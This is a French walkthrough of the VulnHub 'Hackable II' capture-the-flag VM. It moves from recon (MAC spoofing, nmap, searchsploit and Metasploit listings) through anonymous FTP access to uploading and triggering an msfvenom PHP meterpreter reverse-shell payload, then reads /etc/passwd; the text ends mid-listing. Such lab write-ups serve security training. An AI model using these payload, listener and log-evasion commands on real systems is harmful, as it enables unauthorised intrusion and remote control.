
CTF HACKABLE II



1 - Introduction

Objectif : identifier les vulnérabilités présentes et exploiter ces failles pour obtenir un accès qui nous permettra de récupérer le flag.

Contexte : Dans le cadre de ce CTF, nous allons conduire des tests d'intrusion sur une VM pour laquelle nous n'avons aucune information préalable. Nous sommes donc en condition de tests dits en "environnement inconnu" ou "Black Box".

1.1 - Préparation du lab

Vm : **Hackable II** téléchargeable au lien suivant : https://www.vulnhub.com/series/hackable,480/

Installation de la VM

- Extraction du fichier .ova :

```
tar -xvf nom_du_fichier.ova
```

- Après l'extraction, nous importons le fichier .ovf dans VMware.


- Integration de la VM au réseau local.

- En mettant la VM sur pause, nous pouvons récupérer le mot de passe `root` et ainsi configurer une adresse ip dynamique automatique.

- Nous vérifions ensuite que la VM peut joindre un site extérieur :

```
su -
loadkeys fr
dhclient
ping 8.8.8.8
```

- Notre VM a bien reçu une IP et nous avons vérifié qu'elle pouvait joindre un site externe :




1.2 - Camoufler son intervention

macchanger


- Nous allons modifier **virtuellement** notre adresse MAC pour ne pas divulger notre véritable adresse dans les logs des équipements réseaux de la machine cible :

```
echo "34:17:eb:ca:51:ff" > fake_mac_address.txt
sudo macchanger -m $(cat fake_mac_address.txt) eth0
```



- Pour confirmer que ce changement est effectif (jusqu'au prochain redémarrage système) :

```
macchanger -s eth0
```




2 - Reconnaissance

2.1 - Identification de la cible

netdiscover

```
sudo netdiscover -i eth0
```



Analyse

- **192.168.157.131** est l'IP de la machine cible car c'est la seule IP "inconnue" attribuée à une VM autre que l'infrastructure réseau.

2.2 - Confirmation de la cible

ping

```
ping 192.168.157.131 -c 5
```

```
┌──(david㉿kali)-[~]
└─$ ping 192.168.157.131 -c 5
PING 192.168.157.131 (192.168.157.131) 56(84) bytes of data.
64 bytes from 192.168.157.131: icmp_seq=1 ttl=64 time=0.586 ms
64 bytes from 192.168.157.131: icmp_seq=2 ttl=64 time=0.830 ms
64 bytes from 192.168.157.131: icmp_seq=3 ttl=64 time=0.557 ms
64 bytes from 192.168.157.131: icmp_seq=4 ttl=64 time=0.868 ms
64 bytes from 192.168.157.131: icmp_seq=5 ttl=64 time=0.602 ms

── 192.168.157.131 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4090ms
rtt min/avg/max/mdev = 0.557/0.688/0.868/0.132 ms
```

Analyse

- On constate que la VM répond. Nous pouvons également déduire de l'information **ttl = 64** que la VM utilise probablement `linux` ou `macOS`.

2.3 - Identification des ports ouverts

dimitry

```
dimitry -p 192.168.157.131
```

```
┌──(david㉿kali)-[~/Documents/BoxJ1]
└─$ dimitry -p 192.168.157.131 > dimitry.txt

┌──(david㉿kali)-[~/Documents/BoxJ1]
└─$ cat dimitry.txt
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.157.131
Continuing with limited modules
HostIP:192.168.157.131
HostName:

Gathered TCP Port information for 192.168.157.131
---------------------------------

 Port           State

21/tcp          open
22/tcp          open
80/tcp          open

Portscan Finished: Scanned 150 ports, 146 ports were in state closed


All scans completed, exiting
```

Analyse

- Nous constatons que 3 ports sont ouverts : **21, 22 et 80**.

---

3 - Collecte d'informations

3.1 - Enumération des services

nmap

```
nmap -A -n -Pn 192.168.157.131
```

```
┌──(david㉿kali)-[~/Documents/BoxJ1]
└─$ nmap -A -n -Pn 192.168.157.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 14:10 CET
Nmap scan report for 192.168.157.131
Host is up (0.00033s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
|   256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
|_  256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:BD:96:88 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.33 ms 192.168.157.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.87 seconds
```

Analyse

- L'OS de la cible est le suivant : **Linux 3.X (Ubuntu, kernel 3.13.0-4.X)**.

- Nous avons bien 3 services ouverts et pour chacun d'eux nous avons obtenu les versions de logiciels utilisés :

FTP (21)	SSH (22)	HTTP (80)
ProFTPD	OpenSSH 7.2p2	Apache 2.4.18

- Nous détectons la présence d'un fichier nommé **CALL.html.**

- Nous pouvons également relever dès à présent une vulnérabilité potentielle :
  - FTP (21) : Le scan montre **Anonymous FTP login allowed**.

3.2 - Analyse des bannières

netcat

- Port 21 :

```
nc -nv 192.168.157.131 21

# Réponse
(UNKNOWN) [192.168.157.131] 21 (ftp) open
220 ProFTPD Server (ProFTPD Default Installation) [192.168.157.131]
```

- Port 22 :

```
nc -nv 192.168.157.131 22

# Réponse
(UNKNOWN) [192.168.157.131] 22 (ssh) open
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.10
```

- Port 80 :

```
nc -nv 192.168.157.131 80

# Réponse
(UNKNOWN) [192.168.157.131] 80 (http) open
```

Analyse

FTP (21) : "**Default Installation**" suggère une configuration par défaut.

3.3 - Identification des vulnérabilités

ProFTPD

searchsploit

```
┌──(david㉿kali)-[~]
└─$ searchsploit proFTPD
```

Exploit Title	Path
FreeBSD - 'ftpd / ProFTPd' Remote Command Execution	freebsd/remote/18181.txt
ProFTPd - 'ftpdctl' 'pr_ctrls_connect' Local Overflow	linux/local/394.c
ProFTPd - 'mod_mysql' Authentication Bypass	multiple/remote/8037.txt
ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)	linux/dos/16129.txt
ProFTPd 1.2 - 'SIZE' Remote Denial of Service	linux/dos/20536.java
ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)	linux/remote/16852.rb
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (1)	linux/remote/19475.c
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (2)	linux/remote/19476.c
ProFTPd 1.2 pre6 - 'snprintf' Remote Root	linux/remote/19503.txt
ProFTPd 1.2.0 pre10 - Remote Denial of Service	linux/dos/244.java
ProFTPd 1.2.0 rc2 - Memory Leakage	linux/dos/241.c
ProFTPd 1.2.10 - Remote Users Enumeration	linux/remote/581.c
ProFTPd 1.2.7 - 1.2.9rc2 - Remote Code Execution / Brute Force	linux/remote/110.c
ProFTPd 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Overrun	linux/dos/23170.c
ProFTPd 1.2.9 RC1 - 'mod_sql' SQL Injection	linux/remote/43.pl
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (1)	linux/remote/107.c
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (2)	linux/remote/3021.txt
ProFTPd 1.2.x - 'STAT' Denial of Service	linux/dos/22079.sh
ProFTPd 1.3 - 'mod_sql' 'Username' SQL Injection	multiple/remote/32798.pl
ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow	unix/local/10044.pl
ProFTPd 1.3.0 - 'sreplace' Remote Stack Overflow (Metasploit)	linux/remote/2856.pm
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (1)	linux/local/3330.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (2)	linux/local/3333.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Overflow	linux/local/3730.txt
ProFTPd 1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (PoC)	linux/dos/2928.py
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)	linux/remote/49908.py
ProFTPd 1.3.5 - File Copy	linux/remote/36742.txt
ProFTPd 1.3.7a - Remote Denial of Service	multiple/dos/49697.py
ProFTPd 1.x - 'mod_tls' Remote Buffer Overflow	linux/remote/4312.c
ProFTPd IAC 1.3.x - Remote Command Execution	linux/remote/15449.pl
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath' Remote Buffer Overflow (1)	linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath' Remote Buffer Overflow (2)	linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPd 1.2 / BeroFTPD 1.3.4 FTP - glob Expansion	linux/remote/20690.sh

Shellcodes: No Results

metasploit

```
msf > search ProFTPD

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent         2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                   2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2     \_ target: Automatic Targeting                    .                .          .      .
   3     \_ target: Debug                                  .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .          .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac               2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                    .                .          .      .
   7     \_ target: Debug                                  .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)    .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                 2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting                    .                .          .      .
   11    \_ target: Debug                                  .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .       .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  .  .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)   .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec               2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor              2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor
```

tnftp

- Recherche d'exploit autour de **tnftp** (voir information trouvée dans la section FTP ci-dessous).

searchsploit

```
┌──(david㉿kali)-[~]
└─$ searchsploit tnftp
```

Exploit Title	Path
NetBSD - 'FTPd / Tnftpd' Remote Stack Overflow (PoC)	bsd/dos/2874.pl
NetBSD 3.1 - 'FTPd / Tnftpd' Port Remote Buffer Overflow	netbsd_x86/dos/29204.pl
tnftp (FreeBSD 8/9/10) - 'tnftp' Client Side	bsd/remote/35427.py
tnftp - 'savefile' Arbitrary Command Execution (Metasploit)	unix/remote/43112.rb

Shellcodes: No Results

metasploit

```
msf > search tnftp

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/unix/http/tnftp_savefile    2014-10-28       excellent  No     tnftp "savefile" Arbitrary Command Execution
```

Apache 2.4.18

searchsploit

```
┌──(david㉿kali)-[~]
└─$ searchsploit apache 2.4.18
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation	linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

Shellcodes: No Results

metasploit

```
msf > search apache 2.4

Matching Modules
================

   #   Name                                                              Disclosure Date  Rank       Check  Description
   -   ----                                                              ---------------  ----       -----  -----------
   0   exploit/multi/http/apache_normalize_path_rce                      2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   1     \_ target: Automatic (Dropper)                                  .                .          .      .
   2     \_ target: Unix Command (In-Memory)                             .                .          .      .
   3   auxiliary/scanner/http/apache_normalize_path                      2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   4     \_ action: CHECK_RCE                                            .                .          .      Check for RCE (if mod_cgi is enabled).
   5     \_ action: CHECK_TRAVERSAL                                      .                .          .      Check for vulnerability.
   6     \_ action: READ_FILE                                            .                .          .      Read file on the remote server.
   7   exploit/multi/http/shiro_rememberme_v124_deserialize              2016-06-07       excellent  No     Apache Shiro v1.2.4 Cookie RememberME Deserial RCE
   8     \_ target: Unix Command payload                                 .                .          .      .
   9     \_ target: Windows Command payload                              .                .          .      .
   10  exploit/linux/misc/nimbus_gettopologyhistory_cmd_exec             2021-10-25       excellent  Yes    Apache Storm Nimbus getTopologyHistory Unauthenticated Command Execution
   11    \_ target: Unix Command                                         .                .          .      .
   12    \_ target: Linux Dropper                                        .                .          .      .
   13  exploit/linux/http/klog_server_authenticate_user_unauth_command_injection  2020-12-27  excellent  Yes  Klog Server authenticate.php user Unauthenticated Command Injection
   14    \_ target: Linux (x86)                                          .                .          .      .
   15    \_ target: Linux (x64)                                          .                .          .      .
   16    \_ target: Linux (cmd)                                          .                .          .      .
   17  exploit/unix/webapp/wp_phpmailer_host_header                      2017-05-03       average    Yes    WordPress PHPMailer Host Header Command Injection


Interact with a module by name or index. For example info 17, use 17 or use exploit/unix/webapp/wp_phpmailer_host_header
```

OpenSSH 7.2p2

searchsploit

```
┌──(david㉿kali)-[~]
└─$ searchsploit openSSH 7.2p2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt

Shellcodes: No Results

metasploit

```
msf > search openSSH

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/windows/manage/forward_pageant           .                normal  No     Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh               .                normal  No     Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                   .                normal  No     Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers           .                normal  No     SSH Username Enumeration
   4    \_ action: Malformed Packet                 .                .       .      Use a malformed packet
   5    \_ action: Timing Attack                    .                .       .      Use a timing attack
   6  exploit/windows/local/unquoted_service_path   2001-10-25       great   Yes    Windows Unquoted Service Path Privilege Escalation


Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path
```

4 - Exploitation des vulnérabilités

4.1 - FTP (21)

- Version du logiciel cible : **proFTPD**
- Vulnérabilités identifiées : "Anonymous FTP login allowed" + "Default Installation"

- Nous allons tenter d'exploiter la faille "Anonymous", c'est à dire que nous allons essayer de nous connecter au serveur avec le login "anonymous" qui ne nécéssite pas de mot de passe.

```
ftp 192.168.157.131
```

```
┌──(david㉿kali)-[~]
└─$ ftp 192.168.157.131
Connected to 192.168.157.131.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.157.131]
Name (192.168.157.131:david): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- Nous avons réussi et nous sommes connecté au serveur FTP.

- En faisant un "help", on peut voir toutes les commandes disponibles :
  - En utilisant "status", on obtient des précisions sur la version du logiciel utilisé pour ce service : `tnftp` **20230507** ;
  - Avec la commande "ls" on constate la présence d'un fichier **CALL.html** ;
  - En utilisant la commande "get", on le télécharge :

```
┌──(david㉿kali)-[~]
└─$ ftp 192.168.157.131
Connected to 192.168.157.131.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.157.131]
Name (192.168.157.131:david): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5928|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
226 Transfer complete
ftp> help
Commands may be abbreviated.  Commands are:

!               case            dir             fget            idle            mdelete         modtime         ntrans          progress        rcvbuf          rmdir           sndbuf          type
$               cd              disconnect      form            image           mdir            more            open            prompt          recv            rstatus         status          umask
account         cdup            edit            ftp             lcd             mget            mput            page            proxy           reget           runique         struct          unset
append          chmod           epsv            gate            less            mkdir           mreget          passive         put             remopts         send            sunique         usage
ascii           close           epsv4           get             lpage           mls             msend           pdir            pwd             rename          sendport        system          user
bell            cr              epsv6           glob            lpwd            mlsd            newer           pls             quit            reset           set             tenex           verbose
binary          debug           exit            hash            ls              mlst            nlist           pmlsd           quote           restart         site            throttle        xferbuf
bye             delete          features        help            macdef          mode            nmap            preserve        rate            rhelp           size            trace           ?
ftp> get CALL.html
local: CALL.html remote: CALL.html
229 Entering Extended Passive Mode (|||58282|)
150 Opening BINARY mode data connection for CALL.html (109 bytes)
100% |**********************************************************************************************************************************************************************|   109       1.50 MiB/s    00:00 ETA
226 Transfer complete
109 bytes received in 00:00 (146.41 KiB/s)
ftp>
```

- Nous allons ouvrir le fichier avec le logiciel adapté :

```
xdg-open CALL.html
```

- On découvre un code source peu fourni, un texte "**GET READY TO RECEIVE A CALL**" et le titre de la page est "**onion**".


- Si nous pouvons downloader un fichier, nous pouvons probablement en uploader un.

- Nous allons utiliser **msfvenom** pour générer un payload qui ouvre un reverse shell avec un accès distant (grâce à meterpreter) :

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.157.130 LPORT=4444 -f raw -o nePasCliquer.php
#LHOST=Kali
```

- Nous nous connectons au serveur ftp pour charger le payload :

```
ftp 192.168.157.131
login = anonymous
password =      # Pas de mdp requis
put nePasCliquer.php        # Chargement du fichier malveillant
```




4.2 - HTTP (80)

- Nous allons maintenant préparer un listener pour attendre la connexion entrante du serveur cible :

```
msfconsole
use exploit/multi/handler   # Chargement du module
set payload php/meterpreter/reverse_tcp     # Configuration du payload
set LHOST=192.168.157.130
set LPORT=4444
run
```

- Nous allons utiliser dirb pour essayer de trouver un chemin d'accès aux fichiers du serveur :

```
dirb http://192.168.157.131
```



- En se rendant à l'adresse http://192.168.157.131/files/ à l'aide d'un navigateur, nous pouvons ouvrir le fichier `nePasCliquer.php` .

- Grâce à cette action, nous constatons que nous avons obtenu une session meterpreter.

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.157.130:4444
[*] Sending stage (41224 bytes) to 192.168.157.131
[*] Meterpreter session 1 opened (192.168.157.130:4444 → 192.168.157.131:54742) at 2026-02-18 15:50:50 +0100

meterpreter > ls
whoami
Listing: /var/www/html/files
============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  109   fil   2020-11-26 17:02:03 +0100  CALL.html
100644/rw-r--r--  207   fil   2026-02-18 16:24:50 +0100  linux.html
100644/rw-r--r--  1116  fil   2026-02-18 16:48:12 +0100  nePasCliquez.php

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
/var/www/html/files
meterpreter > cd /
meterpreter > pwd
/
meterpreter > ls
Listing: /
==========
```

---

5 - Obtenir un accès

- En nous rendant à la racine, nous constatons que nous avons potentiellement accès aux fichiers et répertoires suivant :

```
Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100755/rwxr-xr-x  1219      fil   2020-11-26 20:57:34 +0100  .runme.sh
040755/rwxr-xr-x  4096      dir   2020-11-26 15:45:16 +0100  bin
040755/rwxr-xr-x  4096      dir   2020-11-26 15:49:02 +0100  boot
040755/rwxr-xr-x  3900      dir   2026-02-18 12:16:19 +0100  dev
040755/rwxr-xr-x  4096      dir   2021-06-15 18:12:10 +0200  etc
040755/rwxr-xr-x  4096      dir   2020-11-26 19:38:04 +0100  home
100644/rw-r--r--  41788838  fil   2020-11-26 15:49:02 +0100  initrd.img
100644/rw-r--r--  41780802  fil   2020-11-26 15:48:35 +0100  initrd.img.old
040755/rwxr-xr-x  4096      dir   2020-11-25 20:51:07 +0100  lib
040755/rwxr-xr-x  4096      dir   2020-11-25 19:01:04 +0100  lib64
040700/rwx------  16384     dir   2020-11-25 19:00:57 +0100  lost+found
040755/rwxr-xr-x  4096      dir   2020-11-25 19:01:04 +0100  media
040755/rwxr-xr-x  4096      dir   2020-08-10 20:14:40 +0200  mnt
040755/rwxr-xr-x  4096      dir   2020-08-10 20:14:40 +0200  opt
040555/r-xr-xr-x  0         dir   2026-02-18 12:16:15 +0100  proc
040600/rw-------  4096      dir   2021-06-15 18:35:02 +0200  root
040755/rwxr-xr-x  900       dir   2026-02-18 15:04:58 +0100  run
040755/rwxr-xr-x  12288     dir   2020-11-26 15:45:18 +0100  sbin
040755/rwxr-xr-x  4096      dir   2020-11-25 19:10:18 +0100  snap
040755/rwxr-xr-x  4096      dir   2020-08-10 20:14:40 +0200  srv
040555/r-xr-xr-x  0         dir   2026-02-18 12:16:16 +0100  sys
041777/rwxrwxrwx  4096      dir   2026-02-18 16:39:01 +0100  tmp
040755/rwxr-xr-x  4096      dir   2020-11-25 19:01:01 +0100  usr
040755/rwxr-xr-x  4096      dir   2020-11-25 20:10:43 +0100  var
100600/rw-------  7220608   fil   2020-11-10 18:34:09 +0100  vmlinuz
100600/rw-------  7218016   fil   2020-07-06 11:18:14 +0200  vmlinuz.old
```

- Nous allons vérifier si des utilisateurs existent :

```
cat /etc/passwd
```

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
